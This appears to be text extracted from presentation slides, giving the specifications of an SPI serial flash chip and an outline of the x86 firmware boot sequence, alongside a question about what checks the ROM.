
- Single Power Supply Operation
 - 2.7 to 3.6 volt for read, erase, and program operations
- Serial Peripheral Interface compatible -- Mode 0 and Mode 3
- 67,108,864 x 1 bit structure or 33,554,432 x 2 bits (Dual Output mode) structure
- 2048 Equal Sectors with 4K byte each
 - Any Sector can be erased individually
- 128 Equal Blocks with 64K byte each
 - Any Block can be erased individually
- Program Capability
 - Byte base
 - Page base (256 bytes)
- Latch-up protected to 100mA from -1V to Vcc +1V

PERFORMANCE

- High Performance
 - Fast access time: 86MHz serial clock
 - Serial clock of Dual Output mode : 80MHz
 - Fast program time: 1.4ms(typ.) and 5ms(max.)/page
 - Byte program time: 9us (typical)
 - Fast erase time: 60ms(typ.) /sector ; 0.7s(typ.) /block
- Low Power Consumption
 - Low active read current: 25mA(max.) at 86MHz
 - Low active programming current: 20mA (max.)
 - Low active erase current: 20mA (max.)
 - Low standby current: 50uA (max.)
 - Deep power-down mode 5uA (typical)
- Typical 100,000 erase/program cycles
- 20 years of data retention





<https://trmm.net/SPI>



Something is checking the ROM,
but is it hardware or software?

Details

CPU begins executing at f.fff0
BIOS firmware begins init of hw
Applies microcode patches
Execute Firmware Support Pkg (blob)
[Ram is setup]
Copy firmware to RAM
Begin executing in RAM
Setup interrupts, timers, clocks
Bring up other cores
Setup PCI
Setup ACPI tables
Execute OS loader



